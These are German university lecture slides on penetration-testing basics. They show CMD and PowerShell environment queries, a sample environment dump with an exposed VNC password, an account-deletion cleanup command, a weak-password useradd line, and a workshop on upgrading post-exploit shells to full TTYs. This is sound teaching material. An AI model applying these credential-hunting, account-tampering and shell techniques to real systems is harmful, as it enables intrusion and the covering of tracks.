The screenshot shows a Windows Command Prompt window titled 'Eingabeaufforderung - power'. It displays the following commands and output:

```
Microsoft Windows [Version 10.0.26200.7840]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\mheigl.PERS>set username
USERNAME=mheigl

C:\Users\mheigl.PERS>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.

Installieren Sie die neueste PowerShell für neue Funktionen und Verbesserungen! https://aka.ms/PSWindows

PS C:\Users\mheigl.PERS> get-childitem env:username
```

The output of the PowerShell command is a table:

Name	Value
-----	-----
USERNAME	mheigl


Overlaid on the screenshot is the text **CMD vs. PS**.

```
net user [logon_name] /del
```

**CLEAN UP
AFTER YOURSELF,
YOUR MOTHER
DOESN'T
WORK HERE**

Windows Situational Awareness

- Beispiel: Prüfung SoSe 25 – Umgebungsvariablen



```
[+] ENVIRONMENT
[i] Interesting information?

ALLUSERSPROFILE=C:\ProgramData
APPDATA=C:\Users\bruce.wayne\AppData\Roaming
CommonProgramFiles=C:\Program Files\Common Files
CommonProgramFiles(x86)=C:\Program Files (x86)\Common Files
CommonProgramW6432=C:\Program Files\Common Files
COMPUTERNAME=BATCAVE
ComSpec=C:\Windows\system32\cmd.exe
CurrentFolder=C:\Users\bruce.wayne\
CurrentLine= 0x1B[33m[+]0x1B[97m ENVIRONMENT
DriverData=C:\Windows\System32\Drivers\DriverData
E=0x1B[
expl=no
HOMEDRIVE=C:
HOMEPATH=\Users\bruce.wayne
LOCALAPPDATA=C:\Users\bruce.wayne\AppData\Local
LOGONSERVER=\\BATCAVE
long=false
NUMBER_OF_PROCESSORS=2
OneDrive=C:\Users\bruce.wayne\OneDrive
OS=Windows_NT
USERNAME=bruce.wayne
USERPROFILE=C:\Users\bruce.wayne
VBOX_MSI_INSTALL_PATH=C:\Program Files\Oracle\VirtualBox\
VNC_PASS=Awesom3!
windir=C:\Windows
```

- Und nun?



Zusammenfassung & Transferfragen





Wissenstests (Empfohlen!)

■ Linux Basics

- „Wissenstest - Linux Basics I + II“
- **dpkg -i deb_file_wissenstest.deb**
- **dpkg -i deb_file_wissenstest2.deb**

Bugfix aufgrund neuer
OpenSSL Version in
/DEBIAN/postinst

```
useradd -c "John Wayne" -p $(openssl passwd -1 password) john  
...
```

■ Windows Basics

- „Wissenstest - Windows Basics I+II“
- **win_exercise_wissenstest.zip**
- **win_exercise_wissenstest2.ova**



Linux-Grundlagen mit Bandit

- *The wargames offered by the OverTheWire community can help you to learn and practice security concepts in the form of fun-filled games. To find out more about a certain wargame, just visit its page linked from the menu on the left.*

```
(kali㉿kali)-[~]  
$ ssh bandit4@bandit.labs.overthewire.org -p 2220  
  
[bandit4@bandit.labs.overthewire.org ~]$  
  
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
bandit4@bandit.labs.overthewire.org's password:
```

Windows-Grundlagen – Hacking Windows

- *Leseempfehlung*

https://hackerhighschool.org/lessons/HHS_en13_Hacking_Win10.v2.pdf



TryHackMe (Ergänzung zur Lehrveranstaltung)

- Als Ergänzung zur Lehrveranstaltung empfiehlt sich die folgenden Lernmodule in TryHackMe zu absolvieren. Welche Inhalte aus TryHackMe fanden Sie ergänzend zur Lehrveranstaltung besonders wichtig?
- Linux Fundamentals Part 1:
<https://tryhackme.com/room/linuxfundamentalspart1>
- Linux Fundamentals Part 2:
<https://tryhackme.com/room/linuxfundamentalspart2>
- Linux Fundamentals Part 3:
<https://tryhackme.com/room/linuxfundamentalspart3>
- Windows Fundamentals 1:
<https://tryhackme.com/room/windowsfundamentals1xbx>
- Windows Fundamentals 2:
<https://tryhackme.com/room/windowsfundamentals2x0x>
- Windows Fundamentals 3:
<https://tryhackme.com/room/windowsfundamentals3xzx>



Workshop – PenTesting





Full TTYs

- Background: <https://en.wikipedia.org/wiki/Teleprinter>
- Sehr oft kann es vorkommen, dass wir nach Ausführung eines erfolgreichen Exploits lediglich eine „einfache“ Shell bekommen
- Was kennzeichnet eine „einfache“ Shell aus?
- Welche Wege gibt es eine sogenannte „Full TTY“ Shell zu erhalten?
- Welche Alternativen zu **nc** gibt es noch? Pro's/Con's?
- Testen Sie verschiedene Wege in unserer lokalen Testumgebung aus.
- Bereiten Sie Ihre Ergebnisse des Workshops in Form einer kurzen Präsentation auf und laden Sie das PDF vor der nächsten Lehrveranstaltung im iLearn hoch.

TeleTYpewriter



Vorbereitung nächste Lehrveranstaltung

- Im iLearn-Abschnitt für die nächste Lehrveranstaltung finden Sie zwei Foliensätze zu ...
 - Zusatz 01 Linux Networking Services
 - Zusatz 02 Windows Networking Services
- Arbeiten Sie die Dokumente in Einzelarbeit durch und notieren Sie sich konkrete Fragen, unklare Punkte und Aspekte, welche Ihnen in Bezug zum Thema Penetration Testing wichtig erscheinen
- Tauschen Sie sich in Ihrer Stammgruppe dazu aus und eruieren Sie die wichtigsten Punkte für das Thema PenTesting.

Vielen Dank für die Aufmerksamkeit! Noch Fragen?

Kontakt

Email: michael.heigl@th-deg.de

Tel.: +49 (0) 991 3615-537

Raum: ITC2+ 1.04

<https://www.th-deg.de/protectit>

